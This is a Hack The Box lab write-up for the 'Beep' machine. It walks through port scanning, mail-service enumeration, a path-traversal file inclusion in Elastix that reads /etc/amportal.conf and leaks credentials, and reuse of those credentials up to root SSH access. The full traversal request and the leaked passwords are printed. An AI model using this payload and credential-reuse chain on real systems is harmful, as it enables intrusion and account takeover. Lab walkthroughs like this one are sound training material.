
| Name | Beep |
|---|---|
| Platform | Hack The Box |
| Difficulty | Easy |
| Operating System | Linux |
Initial Enumeration
Lets start our enumeration by running a port scan with nmap.
nmap -p -T3 10.10.10.7After getting back several open ports from our initial scan, I ran a subsequent scan with the -A flag on the following ports.
nmap -p 22,25,80,110,111,143,443,993,995,3306,4445,10000 -A 10.10.10.722/tcp open ssh OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
| 1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_ 2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp open smtp Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp open http Apache httpd 2.2.3
|_http-title: Did not follow redirect to https://10.10.10.7/
|_http-server-header: Apache/2.2.3 (CentOS)
110/tcp open pop3 Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: AUTH-RESP-CODE TOP UIDL EXPIRE(NEVER) STLS USER LOGIN-DELAY(0) RESP-CODES IMPLEMENTATION(Cyrus POP3 server v2) PIPELINING APOP
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
|_ 100000 2 111/udp rpcbind
143/tcp open imap Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: UNSELECT ANNOTATEMORE OK URLAUTHA0001 MAILBOX-REFERRALS THREAD=REFERENCES LIST-SUBSCRIBED QUOTA LISTEXT CATENATE ACL SORT IDLE LITERAL+ CONDSTORE Completed X-NETSCAPE ATOMIC IMAP4 BINARY NO NAMESPACE CHILDREN ID RENAME THREAD=ORDEREDSUBJECT STARTTLS MULTIAPPEND RIGHTS=kxte UIDPLUS IMAP4rev1 SORT=MODSEQ
443/tcp open ssl/http Apache httpd 2.2.3 ((CentOS))
|_http-title: Elastix - Login page
|_ssl-date: 2024-04-26T23:38:30+00:00; +11s from scanner time.
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.2.3 (CentOS)
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2017-04-07T08:22:08
|_Not valid after: 2018-04-07T08:22:08
993/tcp open ssl/imap Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp open pop3 Cyrus pop3d
3306/tcp open mysql MySQL (unauthorized)
4445/tcp open upnotifyp?
10000/tcp open http MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|PBX|WAP|media device|printer
Running (JUST GUESSING): Linux 2.6.X|2.4.X (96%), Linksys embedded (95%), Osmosys embedded (94%), Enterasys embedded (94%), HP embedded (93%), Netgear embedded (93%), AVM embedded (93%)
OS CPE: cpe:/o:linux:linux_kernel:2.6.18 cpe:/h:linksys:wrv54g cpe:/o:linux:linux_kernel:2.6.27 cpe:/o:linux:linux_kernel:2.4.32 cpe:/h:enterasys:ap3620 cpe:/h:netgear:eva9100 cpe:/h:avm:fritz%21box_fon_wlan_7240
Aggressive OS guesses: Linux 2.6.18 (96%), Linux 2.6.27 (96%), Linux 2.6.9 - 2.6.30 (96%), Linux 2.6.20-1 (Fedora Core 5) (95%), Linux 2.6.5 (Fedora Core 2) (95%), Linux 2.6.5 - 2.6.12 (95%), Linux 2.6.6 (95%), Elastix PBX (Linux 2.6.18) (95%), Linksys WRV54G WAP (95%), Linux 2.6.9 - 2.6.24 (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Hosts: beep.localdomain, 127.0.0.1, example.comThere are several open ports available, so lets focus on narrowing down the target, to find a way in.
Now most of these ports usually require credentials, but we can always try to enumerate them anyways to see if we get back anything interesting.
Lets see what we can get from port 25 (SMTP) by connecting with netcat.
nc 10.10.10.7 25220 beep.localdomain ESMTP PostfixThere isn’t much here but we do get a domain name, so that is quite useful. Lets run some commands to see if there is any output.
EHLO allEHLO all
250-beep.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSNAgain, we are only able to get the domain name. Lets try the VRFY command to see if we can verify some usernames.
VRFY root
VRFY admin
252 2.0.0 root
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient tableIt appears that the user root is valid but admin is not. That Is some useful information that we can keep in the back pocket for later.
Now lets check out port 110 (POP3) to see what information we get back. We can use netcat again.
nc -nv 10.10.10.7 110(UNKNOWN) [10.10.10.7] 110 (pop3) openNow lets try to see what capabilities are available.
capa+OK example.com Cyrus POP3 v2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 server ready <3991958392.1716841790@example.com>
+OK List of capabilities follows
STLS
EXPIRE NEVER
LOGIN-DELAY 0
TOP
UIDL
PIPELINING
RESP-CODES
AUTH-RESP-CODE
USER
IMPLEMENTATION Cyrus POP3 server v2.3.7-Invoca-RPM-2.3.7-7.el5_6.4There are just some normal capabilities here and since we don’t have credentials, lets move on.
Lets check out port 143 (IMAP) next. Lets try to connect to it via telnet this time, because sometimes netcat gives me trouble on this port.
nc 10.10.10.7 143* OK [CAPABILITY IMAP4 IMAP4rev1 LITERAL+ ID STARTTLS] example.com Cyrus IMAP4 v2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 server readyThere isn’t much here other than the domain name, so lets move on and some capabilities that don’t look super useful at the moment. Lets move on.
Now onto port 10000 (HTTP Alt) to see what is going on here. LEts navigate to it in a web browser.

Looks like we have another login page for the webmin service. This is really interesting, but we still don’t have any credentials yet. We may be able to do some brute forcing or getting in with some easy default credentials.

After attempting some default credentials, I eventually got blocked, so password guessing is not going to be the route.

If we look at the wapalyzer browser extension we have running, we see that there is a bunch of output. Looks like this is a LAMP (Linux, Apache, MySQL, PHP) server we are facing.
Lets go back to the nmap scan and start searching for some potential version vulnerabilities with any of the services.
Initial Access / Privilege Escalation
After doing some further service enumeration, I came across a potential Local File Inclusion vulnerability in the service Elastix 2.2.0, which is what is running on port 443.
Exploit: https://www.exploit-db.com/exploits/37637
Below is the is an example an intercepted HTTP GET request being sent to the server attempting am implementation of the exploit from exploit-db to execute the LFI above.
GET /vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action HTTP/1.1
Host: 10.10.10.7
Cookie: elastixSession=e8agmvsvmt7tkp4dpi6mecdnl7; PHPSESSID=6055o7actjptjqalauriietmj3; ARI=phb2f0k2pm4dahnjdla9j37e91; testing=1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
And now we can analyze the request for any useful information.
AMPDBHOST=localhost
AMPDBENGINE=mysql
AMPDBUSER=asteriskuser
AMPDBPASS=jEhdIekWmdjE
AMPENGINE=asterisk
AMPMGRUSER=admin
AMPMGRPASS=jEhdIekWmdjE
FOPPASSWORD=jEhdIekWmdjE
And would you look at that, we are able to leak hard coded credentials in the file referenced in the exploit.
FOPPASSWORD=jEhdIekWmdjENow lets attempt to login again on port the FreePBX server. We are using the credentials:
admin : jEhdIekWmdjE

And we have successfully authenticated to the server. Lets enumerate the service even further.


After enumerating the service further, we don’t really see anything super interesting. Lets try to login to the Elastix server interface. The same credentials work to log us into the Elastix main page
- With admin privileges, we find that we are able to create a backup of the service, which could be very interesting.


Once the backup is created, we can select and download it locally by selecting it. Once the file is downloaded locally, we can unzip it and see whats inside.

After unzipping the archive, we have found a file called mysql.sql that looks very interesting. There are a few ways we can analyze this file, but it is always best to try the easiest method first. So, lets just try to cat out the file and see if we can see anything interesting.
If we run a simple grep on “password” we discover some potential login credentials for the root user! We can go ahead and throw these credentials around to see if they are valid.
Since we know that there SSH is running, so lets try that first.
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1,curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,diffie-hellman-group-exchange-sha256,diffie-hellman-group14-sha1 -oHostKeyAlgorithms=+ssh-dss,ssh-rsa root@10.10.10.7Note: The reason for all of the flags run, was due to a quirk in mismatching encryption methods between the machines. Usually you would not need these to login.

We can indeed login as the root user, and we have successfully rooted this machine and gained an initial foothold at the same time.